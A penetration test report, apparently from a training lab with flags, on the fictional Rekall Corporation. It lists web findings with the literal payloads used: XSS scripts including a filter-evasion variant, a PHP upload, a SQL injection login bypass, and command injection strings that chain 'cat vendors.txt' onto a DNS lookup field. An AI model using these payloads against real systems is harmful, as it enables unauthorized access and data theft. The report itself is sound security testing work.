



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

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Document History

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001	2/3/24	Zach Warmouth	First Draft
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003	2/5/24	Zach Warmouth	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Finding correct place for command injection took many attempts
- For several of the Metasploit exploitations, it took 5-10 different module attempts to find the correct one even with the information gained before.
- Hiring third party pen testing to further enhance security

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Some critical vulnerabilities found just within the website
- XSS
- SQL injection
- Command injection
- Privilege escalation and lateral movement
- Weak credentials

Executive Summary

Zach Warmouth Security was able to conduct a security assessment of Rekall. Through the process, we (ZWS) were successful in gathering information about the target systems and accounts in our reconnaissance. With the gathered information, we scanned using tools such as nmap. This allowed us to find open ports to use and exploit throughout the process. Using additional tools like Metasploit, Burp Suite, and Nessus, we were successful in penetrating the target systems to gain access and control.

Summary Vulnerability Overview

Vulnerability	Severity
Web App	
Flag 1	High
Flag 2	High
Flag 3	High
Flag 5	High
Flag 7	Critical
Flag 8	Critical
Flag 9	Critical
Flag 10	Critical
Linux	
Flag 1	Low
Flag 2	Low
Flag 3	Low
Flag 4	Medium
Flag 5	High
Flag 7	Critical
Flag 8	High
Flag 9	Critical
Flag 10	High
Flag 11	High
Windows	
Flag 1	High
Flag 2	Medium
Flag 3	Medium
Flag 4	High
Flag 5	High
Flag 6	Critical
Flag 7	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Web: 192.168.14.35 Linux: 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Windows: 172.22.117.10 172.22.117.20
Ports	4444, 53,88,445,21,80,443,110


Exploitation Risk	Total
Critical	8
High	11
Medium	3
Low	3

Vulnerability Findings

Web Application

Vulnerability 1	Findings
Title	Flag 1
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Welcome.php enter <script>alert("popup")</script>
Images	<p>Begin by entering your name below!</p> <p><code>:ipt>alert('Popup')</script></code> <input type="button" value="GO"/></p> <p>Welcome !</p> <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p>
Affected Hosts	welcome.php
Remediation	


Vulnerability 2	Findings
Title	Flag 2
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High



Description	In "Who do you want to be?" add: <SCRIPtscrIPt>alert("hi")</SCRIPsCriptTt>
Images	
Affected Hosts	memory-planner.php
Remediation	


Vulnerability 3	Findings
Title	Flag 3
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	enter <script>alert("popup")</script>

	<p>Please leave your comments on our website!</p> <p>CONGRATS, FLAG 3 is sd7fk1nctx</p> <p></p> <p>Submit Add: <input checked="" type="checkbox"/> Show all: <input type="checkbox"/> Delete: <input type="checkbox"/> Your entry was added to our blog!</p> <table border="1" data-bbox="481 665 1134 813"> <thead> <tr> <th>#</th><th>Owner</th><th>Date</th><th>Entry</th></tr> </thead> <tbody> <tr> <td>1</td><td>bee</td><td>2024-01-26 00:15:28</td><td></td></tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2024-01-26 00:15:28	
#	Owner	Date	Entry						
1	bee	2024-01-26 00:15:28							
Affected Hosts	Comments.php								
Remediation	The first few flags showcase a weak coding behind the scenes, making it easy to XSS. The coding should be looked at and remedied.								


Vulnerability 4	Findings
Title	Flag 5
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Created file with .php extension and uploaded to "Browse"
Images	<p>Please upload an image:</p> <p><input type="button" value="Browse..."/> No file selected.</p> <p><input type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here.Congrats, flag 5 is mmssdi73g</p>
Affected Hosts	Memory-planner.php
Remediation	


Vulnerability 5	Findings
Title	Flag 7
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Enter <u>'1' OR '1'=1</u> into both login and password
Images	
Affected Hosts	login.php
Remediation	Database access and code needs to be restricted more and/or inputs need to be filtered to catch SQL injection attacks.

Vulnerability 6		Findings
Title	Flag 8	
Type (Web app / Linux OS / Windows OS)	Web app	
Risk Rating	Critical	
Description	Login credentials found within the HTML	
Images	 <p>Successful login! flag 8 is 87fedkf6dif... also check...</p>	
	 <p>Successful login! flag 8 is 87fedkf6dif... also check...</p>	






Affected Hosts


Vulnerability 7	Findings
Title	Flag 9
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Enter www.example.com && cat vendors.txt in DNS check box to reveal sensitive data
Images	
Affected Hosts	networking.php
Remediation	Input validation

Vulnerability 8	Findings
Title	Flag 10
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Enter www.example.com cat vendors.txt into MX record checker
Images	
Affected Hosts	Networking.php
Remediation	Input validation


Linux

